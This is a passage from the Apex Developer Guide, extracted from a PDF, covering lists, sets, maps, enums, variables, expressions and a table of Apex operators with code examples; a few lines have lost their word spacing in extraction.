
Versioned Behavior Changes
In API version 16 (Summer ’09) and later, Apex uses the higher-precision Decimal data type in certain types such as currency.
SEE ALSO:
Expression Operators
Collections
Collections in Apex can be lists, sets, or maps.
Note: There is no limit on the number of items a collection can hold. However, there is a general limit on heap size.
IN THIS SECTION:
Lists
A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive
types, collections, sObjects, user-defined types, and built-in Apex types.
Sets
A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive
types, collections, sObjects, user-defined types, and built-in Apex types.
Maps
Amapisacollectionofkey-valuepairswhereeachuniquekeymapstoasinglevalue.Keysandvaluescanbeanydatatype—primitive
types, collections, sObjects, user-defined types, and built-in Apex types.
Parameterized Typing
Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before
that variable can be used.
SEE ALSO:
Execution Governors and Limits
Lists
A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive types,
collections, sObjects, user-defined types, and built-in Apex types.
This table is a visual representation of a list of Strings:
Index 5
Index 4
Index 3
Index 2
Index 1
Index 0
'Purple'
'Blue'
'Green'
'Yellow'
'Orange'
'Red'
The index position of the first element in a list is always 0.
Lists can contain any collection and can be nested within one another and become multidimensional. For example, you can have a list
of lists of sets of Integers. A list can contain up to seven levels of nested collections inside it, that is, up to eight levels overall.
28
Data Types and Variables
Apex Developer Guide
To declare a list, use the List keyword followed by the primitive data, sObject, nested list, map, or set type within <> characters. For
example:
// Create an empty list of String
List<String> my_list = new List<String>();








// Create a nested list
List<List<Set<Integer>>> my_list_2 = new List<List<Set<Integer>>>();
To access elements in a list, use the List methods provided by Apex. For example:
List<Integer> myList = new List<Integer>(); // Define a new list
myList.add(47); // Adds a second element of value 47 to the end
// of the list
Integer i = myList.get(0); // Retrieves the element at index 0
myList.set(0, 1); // Adds the integer 1 to the list at index 0
myList.clear(); // Removes all elements from the list
For more information, including a complete list of all supported methods, see List Class.
Using Array Notation for One-Dimensional Lists
When using one-dimensional lists of primitives or objects, you can also use more traditional array notation to declare and reference list
elements. For example, you can declare a one-dimensional list of primitives or objects by following the data type name with the []
characters:
String[] colors = new List<String>();
These two statements are equivalent to the previous:
List<String> colors = new String[1];
String[] colors = new String[1];
To reference an element of a one-dimensional list, you can also follow the name of the list with the element's index position in square
brackets. For example:
colors[0] = 'Green';
Eventhoughthesizeoftheprevious String arrayisdefinedasoneelement(thenumberbetweenthebracketsin new String[1]),
lists are elastic and can grow as needed provided that you use the List add method to add new elements. For example, you can
add two or more elements to the colors list. But if you’re using square brackets to add an element to a list, the list behaves like an
array and isn’t elastic, that is, you won’t be allowed to add more elements than the declared array size.
All lists are initialized to null. Lists can be assigned values and allocated memory using literal notation. For example:
Description
Example
Defines an Integer list of size zero with no elements
List<Integer> ints = new Integer[0];
Defines an Integer list with memory allocated for six Integers
List<Integer> ints = new Integer[6];
29
Data Types and Variables
Apex Developer Guide
IN THIS SECTION:
List Sorting
You can sort list elements and the sort order depends on the data type of the elements.
List Sorting
You can sort list elements and the sort order depends on the data type of the elements.
Using the List.sort method, you can sort elements in a list. Sorting is in ascending order for elements of primitive data types, such
as strings. The sort order of other more complex data types is described in the chapters covering those data types.
This example shows how to sort a list of strings and verifies that the colors are in ascending order in the list.
List<String> colors = new List<String>{
'Yellow',
'Red',
'Green'};
colors.sort();
System.assertEquals('Green', colors.get(0));
System.assertEquals('Red', colors.get(1));
System.assertEquals('Yellow', colors.get(2));
For the Visualforce SelectOption control, sorting is in ascending order based on the value and label fields. See this next section for the
sequence of comparison steps used for SelectOption.
Default Sort Order for SelectOption
The List.sort method sorts SelectOption elements in ascending order using the value and label fields, and is based on this
comparison sequence.
1. The value field is used for sorting first.
2. If two value fields have the same value or are both empty, the label field is used.
Note that the disabled field is not used for sorting.
For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.
In this example, a list contains three SelectOption elements. Two elements, United States and Mexico, have the same value field (‘A’).
The List.sort method sorts these two elements based on the label field, and places Mexico before United States, as shown in the
output. The last element in the sorted list is Canada and is sorted on its value field ‘C’, which comes after ‘A’.
List<SelectOption> options = new List<SelectOption>();
options.add(new SelectOption('A','United States'));
options.add(new SelectOption('C','Canada'));
options.add(new SelectOption('A','Mexico'));
System.debug('Before sorting: ' + options);
options.sort();
System.debug('After sorting: ' + options);
This is the output of the debug statements. It shows the list contents before and after the sort.
DEBUG|Before sorting: (System.SelectOption[value="A", label="United States",
disabled="false"],
System.SelectOption[value="C", label="Canada", disabled="false"],
System.SelectOption[value="A", label="Mexico", disabled="false"])
DEBUG|After sorting: (System.SelectOption[value="A", label="Mexico", disabled="false"],
30
Data Types and Variables
Apex Developer Guide
System.SelectOption[value="A", label="United States", disabled="false"],
System.SelectOption[value="C", label="Canada", disabled="false"])
Sets
A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive types,
collections, sObjects, user-defined types, and built-in Apex types.
This table represents a set of strings that uses city names:
'Tokyo'
'Paris'
'New York'
'San Francisco'
Sets can contain collections that can be nested within one another. For example, you can have a set of lists of sets of Integers. A set can
contain up to seven levels of nested collections inside it, that is, up to eight levels overall.
To declare a set, use the Set keyword followed by the primitive data type name within <> characters. For example:
Set<String> myStringSet = new Set<String>();
The following example shows how to create a set with two hardcoded string values.
// Defines a new set with two elements
Set<String> set1 = new Set<String>{'New York', 'Paris'};
To access elements in a set, use the system methods provided by Apex. For example:
// Define a new set
Set<Integer> mySet = new Set<Integer>();
// Add two elements to the set
mySet.add(1);
mySet.add(3);
// Assert that the set contains the integer value we added
System.assert(mySet.contains(1));
// Remove the integer value from the set
mySet.remove(1);
The following example shows how to create a set from elements of another set.
// Define a new set that contains the
// elements of the set created in the previous example
Set<Integer> mySet2 = new Set<Integer>(mySet);
// Assert that the set size equals 1
// Note: The set from the previous example contains only one value
System.assert(mySet2.size() == 1);
For more information, including a complete list of all supported set system methods, see Set Class.
Note the following limitations on sets:
• UnlikeJava,Apexdevelopersdonotneedtoreferencethealgorithmthatisusedtoimplementasetintheirdeclarations(forexample,
HashSet or TreeSet). Apex uses a hash structure for all sets.
• A set is an unordered collection—you can’t access a set element at a specific index. You can only iterate over set elements.
• The iteration order of set elements is deterministic, so you can rely on the order being the same in each subsequent execution of
the same code.
31
Data Types and Variables
Apex Developer Guide
Maps
A map is a collection of key-value pairs where each unique key maps to a single value. Keys and values can be any data type—primitive
types, collections, sObjects, user-defined types, and built-in Apex types.
This table represents a map of countries and currencies:
'India'
'England'
'France'
'Japan'
'United States'
Country (Key)
'Rupee'
'Pound'
'Euro'
'Yen'
'Dollar'
Currency (Value)
Map keys and values can contain any collection, and can contain nested collections. For example, you can have a map of Integers to
maps, which, in turn, map Strings to lists. Map keys can contain up to seven levels of nested collections, that is, up to eight levels overall.
To declare a map, use the Map keyword followed by the data types of the key and the value within <> characters. For example:
Map<String, String> country_currencies = new Map<String, String>();
Map<ID, Set<String>> m = new Map<ID, Set<String>>();
You can use the generic or specific sObject data types with maps. You can also create a generic instance of a map.
As with lists, you can populate map key-value pairs when the map is declared by using curly brace ({}) syntax. Within the curly braces,
specify the key first, then specify the value for that key using =>. For example:
Map<String, String> MyStrings = new Map<String, String>{'a' => 'b', 'c' =>
'd'.toUpperCase()};
In the first example, the value for the key a is b, and the value for the key c is D.
To access elements in a map, use the Map methods provided by Apex. This example creates a map of integer keys and string values. It
adds two entries, checks for the existence of the first key, retrieves the value for the second entry, and finally gets the set of all keys.
Map<Integer, String> m = new Map<Integer, String>(); // Define a new map
m.put(1, 'First entry'); // Insert a new key-value pair in the map
m.put(2, 'Second entry'); // Insert a new key-value pair in the map
System.assert(m.containsKey(1)); // Assert that the map contains a key
String value = m.get(2); // Retrieve a value, given a particular key
System.assertEquals('Second entry', value);
Set<Integer> s = m.keySet(); // Return a set that contains all of the keys in the
map
For more information, including a complete list of all supported Map methods, see Map Class.
Map Considerations
• Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a map in their declarations (for
example, HashMap or TreeMap). Apex uses a hash structure for all maps.
• The iteration order of map elements is deterministic. You can rely on the order being the same in each subsequent execution of the
same code. However, we recommend to always access map elements by key.
• A map key can hold the null value.
• Adding a map entry with a key that matches an existing key in the map overwrites the existing entry with that key with the new
entry.
32
Data Types and Variables
Apex Developer Guide
• Map keys of type String are case-sensitive. Two keys that differ only by the case are considered unique and have corresponding
distinct Map entries. Subsequently, the Map methods, including put, get, containsKey, and remove treat these keys as
distinct.
• Uniqueness of map keys of user-defined types is determined by the equals and hashCode methods, which you provide in
your classes. Uniqueness of keys of all other non-primitive types, such as sObject keys, is determined by comparing the objects’ field
values.
• A Map object is serializable into JSON only if it uses one of the following data types as a key.
– Boolean
– Date
– DateTime
– Decimal
– Double
– Enum
– Id
– Integer
– Long
– String
– Time
Parameterized Typing
Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that
variable can be used.
This is legal in Apex:
Integer x = 1;
This is not legal, if x has not been defined earlier:
x = 1;
Lists, maps and sets are parameterized in Apex: they take any data type Apex supports for them as an argument. That data type must be
replaced with an actual data type upon construction of the list, map or set. For example:
List<String> myList = new List<String>();
Subtyping with Parameterized Lists
In Apex, if type T is a subtype of U, then List<T> would be a subtype of List<U>. For example, the following is legal:
List<String> slst = new List<String> {'alpha', 'beta'};
List<Object> olst = slst;
Enums
Anenumisanabstractdatatypewithvaluesthateachtakeonexactlyoneofafinitesetofidentifiersthatyouspecify.Enumsaretypically
used to define a set of possible values that don’t otherwise have a numerical order. Typical examples include the suit of a card, or a
particular season of the year.
33
Data Types and Variables
Apex Developer Guide
Although each value corresponds to a distinct integer value, the enum hides this implementation. Hiding the implementation prevents
any possible misuse of the values to perform arithmetic and so on. After you create an enum, variables, method arguments, and return
types can be declared of that type.
Note: Unlike Java, the enum type itself has no constructor syntax.
Todefineanenum,usethe enum keywordinyourdeclarationandusecurlybracestodemarcatethelistofpossiblevalues.Forexample,
the following code creates an enum called Season:
public enum Season {WINTER, SPRING, SUMMER, FALL}
By creating the enum Season, you have also created a new data type called Season. You can use this new data type as you would
any other data type. For example:
Season southernHemisphereSeason = Season.WINTER;
public Season getSouthernHemisphereSeason(Season northernHemisphereSeason) {
if (northernHemisphereSeason == Season.SUMMER) return southernHemisphereSeason;
//...
}
You can also define a class as an enum. When you create an enum class, do not use the class keyword in the definition.
public enum MyEnumClass { X, Y }
You can use an enum in any place you can use another data type name. If you define a variable whose type is an enum, any object you
assign to it must be an instance of that enum class.
Any webservice method can use enum types as part of their signature. In this case, the associated WSDL file includes definitions
for the enum and its values, which the API client can use.
Apex provides the following system-defined enums:
• System.StatusCode
This enum corresponds to the API error code that is exposed in the WSDL document for all API operations. For example:
StatusCode.CANNOT_INSERT_UPDATE_ACTIVATE_ENTITY
StatusCode.INSUFFICIENT_ACCESS_ON_CROSS_REFERENCE_ENTITY
The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file
for your organization, see Downloading Salesforce WSDLs and Client Authentication Certificates in Salesforce Help.
• System.XmlTag:
This enum returns a list of XML tags used for parsing the result XML from a webservice method. For more information, see
XmlStreamReader Class.
• System.ApplicationReadWriteMode: This enum indicates if an organization is in 5 Minute Upgrade read-only mode
during Salesforce upgrades and downtimes. For more information, see System.getApplicationReadWriteMode().
• System.LoggingLevel:
Thisenumisusedwiththe system.debug method,tospecifytheloglevelforall debug calls.Formoreinformation,seeSystem
Class.
• System.RoundingMode:
This enum is used by methods that perform mathematical operations to specify the rounding behavior for the operation. Typical
examples are the Decimal divide method and the Double round method. For more information, see Rounding Mode.
34
Data Types and Variables
Apex Developer Guide
• System.SoapType:
This enum is returned by the field describe result getSoapType method. For more information, see SOAPType Enum.
• System.DisplayType:
This enum is returned by the field describe result getType method. For more information, see DisplayType Enum.
• System.JSONToken:
This enum is used for parsing JSON content. For more information, see JsonToken Enum.
• ApexPages.Severity:
This enum specifies the severity of a Visualforce message. For more information, see ApexPages.Severity Enum.
• Dom.XmlNodeType:
This enum specifies the node type in a DOM document.
Note: System-defined enums cannot be used in Web service methods.
All enum values, including system enums, have common methods associated with them. For more information, see Enum Methods.
You cannot add user-defined methods to enum values.
Variables
Local variables are declared with Java-style syntax. As with Java, multiple variables can be declared and initialized in a single statement.
Local variables are declared with Java-style syntax. For example:
Integer i = 0;
String str;
List<String> strList;
Set<String> s;
Map<ID, String> m;
As with Java, multiple variables can be declared and initialized in a single statement, using comma separation. For example:
Integer i, j, k;
Null Variables and Initial Values
If you declare a variable and don't initialize it with a value, it will be null. In essence, null means the absence of a value. You can
also assign null to any variable declared with a primitive type. For example, both of these statements result in a variable set to null:
Boolean x = null;
Decimal d;
Many instance methods on the data type will fail if the variable is null. In this example, the second statement generates an exception
(NullPointerException)
Date d;
d.addDays(2);
35
Data Types and Variables
Apex Developer Guide
All variables are initialized to null if they aren’t assigned a value. For instance, in the following example, i, and k are assigned values,
while the integer variable j and the boolean variable b are set to null because they aren’t explicitly initialized.
Integer i = 0, j, k = 1;
Boolean b;
Note: A common pitfall is to assume that an uninitialized boolean variable is initialized to false by the system. This isn’t the
case. Like all other variables, boolean variables are null if not assigned a value explicitly.
Variable Scope
Variables can be defined at any point in a block, and take on scope from that point forward. Sub-blocks can’t redefine a variable name
that has already been used in a parent block, but parallel blocks can reuse a variable name. For example:
Integer i;
{
// Integer i; This declaration is not allowed
}
for (Integer j = 0; j < 10; j++);
Case Sensitivity
To avoid confusion with case-insensitive SOQL and SOSL queries, Apex is also case-insensitive. This means:
• Variable and method names are case-insensitive. For example:
Integer I;
//Integer i; This would be an error.
• References to object and field names are case-insensitive. For example:
Account a1;
ACCOUNT a2;
• SOQL and SOSL statements are case- insensitive. For example:
Account[] accts = [sELect ID From ACCouNT where nAme = 'fred'];
Note: You’ll learn more about sObjects, SOQL and SOSL later in this guide.
Also note that Apex uses the same filtering semantics as SOQL, which is the basis for comparisons in the SOAP API and the Salesforce
user interface. The use of these semantics can lead to some interesting behavior. For example, if an end-user generates a report based
on a filter for values that come before 'm' in the alphabet (that is, values < 'm'), null fields are returned in the result. The rationale for this
behavior is that users typically think of a field without a value as just a space character, rather than its actual null value. Consequently,
in Apex, the following expressions all evaluate to true:
String s;
System.assert('a' == 'A');
System.assert(s < 'b');
System.assert(!(s > 'b'));
Note: Although s < 'b' evaluates to true in the example above, 'b.'compareTo(s) generates an error because
you’re trying to compare a letter to a null value.
36
Data Types and Variables
Apex Developer Guide
Constants
Apexconstantsarevariableswhosevaluesdon’tchangeafterbeinginitializedonce.Constantscanbedefinedusingthe final keyword.
The final keyword means that the variable can be assigned at most once, either in the declaration itself, or with a static initializer
method if the constant is defined in a class. This example declares two constants. The first is initialized in the declaration statement. The
second is assigned a value in a static block by calling a static method.
public class myCls {
static final Integer PRIVATE_INT_CONST = 200;
static final Integer PRIVATE_INT_CONST2;
public static Integer calculate() {
return 2 + 7;
}
static {
PRIVATE_INT_CONST2 = calculate();
}
}
For more information, see Using the final Keyword on page 82.
Expressions and Operators
An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.
IN THIS SECTION:
Expressions
An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.
Expression Operators
Expressions can be joined to one another with operators to create compound expressions.
Safe Navigation Operator
Use the safe navigation operator (?.) to replace explicit, sequential checks for null references. This operator short-circuits expressions
that attempt to operate on a null value and returns null instead of throwing a NullPointerException.
Operator Precedence
Operators are interpreted in order, according to rules.
Comments
Both single and multiline comments are supported in Apex code.
SEE ALSO:
Expanding sObject and List Expressions
Expressions
An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.
In Apex, an expression is always one of the following types:
37
Data Types and Variables
Apex Developer Guide
• A literal expression. For example:
1 + 1
• A new sObject, Apex object, list, set, or map. For example:
new Account(<field_initializers>)
new Integer[<n>]
new Account[]{<elements>}
new List<Account>()
new Set<String>{}
new Map<String, Integer>()
new myRenamingClass(string oldName, string newName)
• Any value that can act as the left-hand of an assignment operator (L-values), including variables, one-dimensional list positions, and
most sObject or Apex object field references. For example:
Integer i
myList[3]
myContact.name
myRenamingClass.oldName
• Any sObject field reference that is not an L-value, including:
– The ID of an sObject in a list (see Lists)
– A set of child records associated with an sObject (for example, the set of contacts associated with a particular account). This type
of expression yields a query result, much like SOQL and SOSL queries.
• A SOQL or SOSL query surrounded by square brackets, allowing for on-the-fly evaluation in Apex. For example:
Account[] aa = [SELECT Id, Name FROM Account WHERE Name ='Acme'];
Integer i = [SELECT COUNT() FROM Contact WHERE LastName ='Weissman'];
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
Contact, Opportunity, Lead];
For information, see SOQL and SOSL Queries on page 158.
• A static or instance method invocation. For example:
System.assert(true)
myRenamingClass.replaceNames()
changePoint(new Point(x, y));
Expression Operators
Expressions can be joined to one another with operators to create compound expressions.
Apex supports the following operators:
Description
Syntax
Operator
Assignment operator (Right associative). Assigns the value of y to the L-value
x. The data type of x must match the data type of y and can’t be null.
x = y
=
38
Data Types and Variables
Apex Developer Guide
Description
Syntax
Operator
Addition assignment operator (Right associative). Adds the value of y to the
original value of x and then reassigns the new value to x. See + for additional
information. x and y can’t be null.
x += y
+=
Multiplication assignment operator (Right associative). Multiplies the value of
y with the original value of x and then reassigns the new value to x.
x *= y
*=
Note: x and y must be Integers or Doubles or a combination.
x and y can’t be null.
Subtraction assignment operator (Right associative). Subtracts the value of y
from the original value of x and then reassigns the new value to x.
x -= y
-=
Note: x and y must be Integers or Doubles or a combination.
x and y can’t be null.
Division assignment operator (Right associative). Divides the original value of x
with the value of y and then reassigns the new value to x.
x /= y
/=
Note: x and y must be Integers or Doubles or a combination.
x and y can’t be null.
OR assignment operator (Right associative). If x, a Boolean, and y, a Boolean,
are both false, then x remains false. Otherwise x is assigned the value of true. x
and y can’t be null.
x |= y
|=
AND assignment operator (Right associative). If x, a Boolean, and y, a Boolean,
are both true, then x remains true. Otherwise x is assigned the value of false. x
and y can’t be null.
x &= y
&=
Bitwise shift left assignment operator. Shifts each bit in x to the left by y bits
so that the high-order bits are lost and the new right bits are set to 0. This value is
then reassigned to x.
x <<= y
<<=
Bitwise shift right signed assignment operator. Shifts each bit in x to the right
by y bits so that the low-order bits are lost and the new left bits are set to 0 for
x >>= y
>>=
positive values of y and 1 for negative values of y. This value is then reassigned to
x.
Bitwise shift right unsigned assignment operator. Shifts each bit in x to the
right by y bits so that the low-order bits are lost and the new left bits are set to 0
for all values of y. This value is then reassigned to x.
x >>>= y
>>>=
Ternary operator (Right associative). This operator acts as a short-hand for
if-then-else statements. If x, a Boolean, is true, y is the result. Otherwise z is the
result.
x ? y : z
? :
Note: x can’t be null.
39
Data Types and Variables
Apex Developer Guide
Description
Syntax
Operator
ANDlogicaloperator (Left associative). If x, a Boolean, and y, a Boolean, are both
true, then the expression evaluates to true. Otherwise the expression evaluates to
false.
Note:
x && y
&&
• && has precedence over ||
• This operator exhibits short-circuiting behavior, which means y is evaluated
only if x is true.
• x and y can’t be null.
OR logical operator (Left associative). If x, a Boolean, and y, a Boolean, are both
false, then the expression evaluates to false. Otherwise the expression evaluates to
true.
Note:
x || y
||
• && has precedence over ||
• This operator exhibits short-circuiting behavior, which means y is evaluated
only if x is false.
• x and y can’t be null.
Equalityoperator. If the value of x equals the value of y, the expression evaluates
to true. Otherwise the expression evaluates to false.
x == y
==
Note:
• Unlike Java, == in Apex compares object value equality not reference
equality, except for user-defined types. Therefore:
– String comparison using == is case-insensitive and is performed
according to the locale of the context user
– ID comparison using == is case-sensitive and doesn’t distinguish
between 15-character and 18-character formats
– User-defined types are compared by reference, which means that
two objects are equal only if they reference the same location in
memory. You can override this default comparison behavior by
providing equals and hashCode methods in your class to
compare object values instead.
• ForsObjectsandsObjectarrays, == performsadeepcheckofallsObject
fieldvaluesbeforereturningitsresult.Likewiseforcollectionsandbuilt-in
Apex objects.
• For records, every field must have the same value for == to evaluate to
true.
• x or y can be the literal null.
• The comparison of any two values can never result in null.
• SOQL and SOSL use = for their equality operator and not ==. Although
Apex and SOQL and SOSL are strongly linked, this unfortunate syntax
discrepancyexistsbecausemostmodernlanguagesuse = forassignment
40
Data Types and Variables
Apex Developer Guide
Description
Syntax
Operator
and == for equality. The designers of Apex deemed it more valuable to
maintain this paradigm than to force developers to learn a new
assignment operator. As a result, Apex developers must use == for
equality tests in the main body of the Apex code, and = for equality in
SOQL and SOSL queries.
Exactequalityoperator.If x and y referencetheexactsamelocationinmemory
the expression evaluates to true. Otherwise the expression evaluates to false.
x === y
===
Lessthanoperator. If x is less than y, the expression evaluates to true. Otherwise
the expression evaluates to false.
x < y
<
Note:
• Unlike other database stored procedures, Apex doesn’t support tri-state
Boolean logic and the comparison of any two values can never result in
null.
• If x or y equal null and are Integers, Doubles, Dates, or Datetimes,
the expression is false.
• A non-null String or ID value is always greater than a null value.
• If x and y are IDs, they must reference the same type of object.
Otherwise a runtime error results.
• If x or y is an ID and the other value is a String, the String value is
validated and treated as an ID.
• x and y can’t be Booleans.
• The comparison of two strings is performed according to the locale of
the context user and is case-insensitive.
Greater than operator. If x is greater than y, the expression evaluates to true.
Otherwise the expression evaluates to false.
x > y
>
Note:
• The comparison of any two values can never result in null.
• If x or y equal null and are Integers, Doubles, Dates, or Datetimes,
the expression is false.
• A non-null String or ID value is always greater than a null value.
• If x and y are IDs, they must reference the same type of object.
Otherwise a runtime error results.
• If x or y is an ID and the other value is a String, the String value is
validated and treated as an ID.
• x and y can’t be Booleans.
• The comparison of two strings is performed according to the locale of
the context user and is case-insensitive.
41
Data Types and Variables
Apex Developer Guide
Description
Syntax
Operator
Less than or equal to operator. If x is less than or equal to y, the expression
evaluates to true. Otherwise the expression evaluates to false.
x <= y
<=
Note:
• The comparison of any two values can never result in null.
• If x or y equal null and are Integers, Doubles, Dates, or Datetimes,
the expression is false.
• A non-null String or ID value is always greater than a null value.
• If x and y are IDs, they must reference the same type of object.
Otherwise a runtime error results.
• If x or y is an ID and the other value is a String, the String value is
validated and treated as an ID.
• x and y can’t be Booleans.
• The comparison of two strings is performed according to the locale of
the context user and is case-insensitive.
Greater than or equal to operator. If x is greater than or equal to y, the
expression evaluates to true. Otherwise the expression evaluates to false.
x >= y
>=
Note:
• The comparison of any two values can never result in null.
• If x or y equal null and are Integers, Doubles, Dates, or Datetimes,
the expression is false.
• A non-null String or ID value is always greater than a null value.
• If x and y are IDs, they must reference the same type of object.
Otherwise a runtime error results.
• If x or y is an ID and the other value is a String, the String value is
validated and treated as an ID.
• x and y can’t be Booleans.
• The comparison of two strings is performed according to the locale of
the context user and is case-insensitive.
Inequality operator. If the value of x doesn’t equal the value of y, the expression
evaluates to true. Otherwise the expression evaluates to false.
x != y
!=
Note:
• String comparison using != is case-insensitive
• Unlike Java, != in Apex compares object value equality not reference
equality, except for user-defined types.
• ForsObjectsandsObjectarrays, != performsadeepcheckofallsObject
field values before returning its result.
• For records, != evaluates to true if the records have different values for
any field.
42
Data Types and Variables
Apex Developer Guide
Description
Syntax
Operator
• User-defined types are compared by reference, which means that two
objects are different only if they reference different locations in memory.
Youcanoverridethisdefaultcomparisonbehaviorbyproviding equals
and hashCode methodsinyourclasstocompareobjectvaluesinstead.
• x or y can be the literal null.
• The comparison of any two values can never result in null.
Exact inequality operator. If x and y don’t reference the exact same location in
memory, the expression evaluates to true. Otherwise the expression evaluates to
false.
x !== y
!==
Addition operator. Adds the value of x to the value of y according to the
following rules:
x + y
+
• If x and y are Integers or Doubles, the operator adds the value of x to the
value of y. If a Double is used, the result is a Double.
• If x is a Date and y is an Integer, returns a new Date that is incremented by
the specified number of days.
• If x is a Datetime and y is an Integer or Double, returns a new Date that is
incremented by the specified number of days, with the fractional portion
corresponding to a portion of a day.
• If x is a String and y is a String or any other type of non-null argument,
concatenates y to the end of x.
Subtraction operator. Subtracts the value of y from the value of x according to
the following rules:
x - y
-
• If x and y are Integers or Doubles, the operator subtracts the value of y from
the value of x. If a Double is used, the result is a Double.
• If x is a Date and y is an Integer, returns a new Date that is decremented by
the specified number of days.
• If x is a Datetime and y is an Integer or Double, returns a new Date that is
decremented by the specified number of days, with the fractional portion
corresponding to a portion of a day.
Multiplication operator. Multiplies x, an Integer or Double, with y, another
Integer or Double. If a double is used, the result is a Double.
x * y
*
Divisionoperator.Divides x,anIntegerorDouble,by y,anotherIntegerorDouble.
If a double is used, the result is a Double.
x / y
/
Logicalcomplementoperator.InvertsthevalueofaBooleansothattruebecomes
false and false becomes true.
!x
!
Unary negation operator. Multiplies the value of x, an Integer or Double, by -1.
Thepositiveequivalent + isalsosyntacticallyvalidbutdoesn’thaveamathematical
effect.
-x
-
43
Data Types and Variables
Apex Developer Guide
Description
Syntax
Operator
Increment operator. Adds 1 to the value of x, a variable of a numeric type. If
prefixed (++x), the expression evaluates to the value of x after the increment. If
postfixed (x++), the expression evaluates to the value of x before the increment.
x++
++x
++
Decrementoperator.Subtracts1fromthevalueof x,avariableofanumerictype.
If prefixed (--x), the expression evaluates to the value of x after the decrement. If
postfixed (x--), the expression evaluates to the value of x before the decrement.
x--
--x
--
Bitwise AND operator. ANDs each bit in x with the corresponding bit in y so
that the result bit is set to 1 if both of the bits are set to 1.
x & y
&
Bitwise OR operator. ORs each bit in x with the corresponding bit in y so that
the result bit is set to 1 if at least one of the bits is set to 1.
x | y
|
BitwiseexclusiveORoperator.ExclusiveORseachbitin x withthecorresponding
bit in y so that the result bit is set to 1 if exactly one of the bits is set to 1 and the
other bit is set to 0.
x ^ y
^
BitwiseexclusiveORoperator.ExclusiveORseachbitin x withthecorresponding
bit in y so that the result bit is set to 1 if exactly one of the bits is set to 1 and the
other bit is set to 0. Assigns the result of the exclusive OR operation to x.
x ^= y
^=
Bitwise shift left operator. Shifts each bit in x to the left by y bits so that the
high-order bits are lost and the new right bits are set to 0.
x << y
<<
Bitwise shift right signed operator. Shifts each bit in x to the right by y bits so
that the low-order bits are lost and the new left bits are set to 0 for positive values
of y and 1 for negative values of y.
x >> y
>>
Bitwise shift right unsigned operator. Shifts each bit in x to the right by y bits
so that the low-order bits are lost and the new left bits are set to 0 for all values of
y.
x >>> y
>>>
BitwiseNotorComplementoperator.Toggleseachbinarydigitof x,converting
0 to 1 and 1 to 0. Boolean values are converted from True to False and vice
versa.
~x
~
Parentheses. Elevates the precedence of an expression x so that it’s evaluated
first in a compound expression.
(x)
()
Safe navigation operator. Short-circuits expressions that attempt to operate on
a null value, and returns null instead of throwing a NullPointerException. If the
x?.y
?.
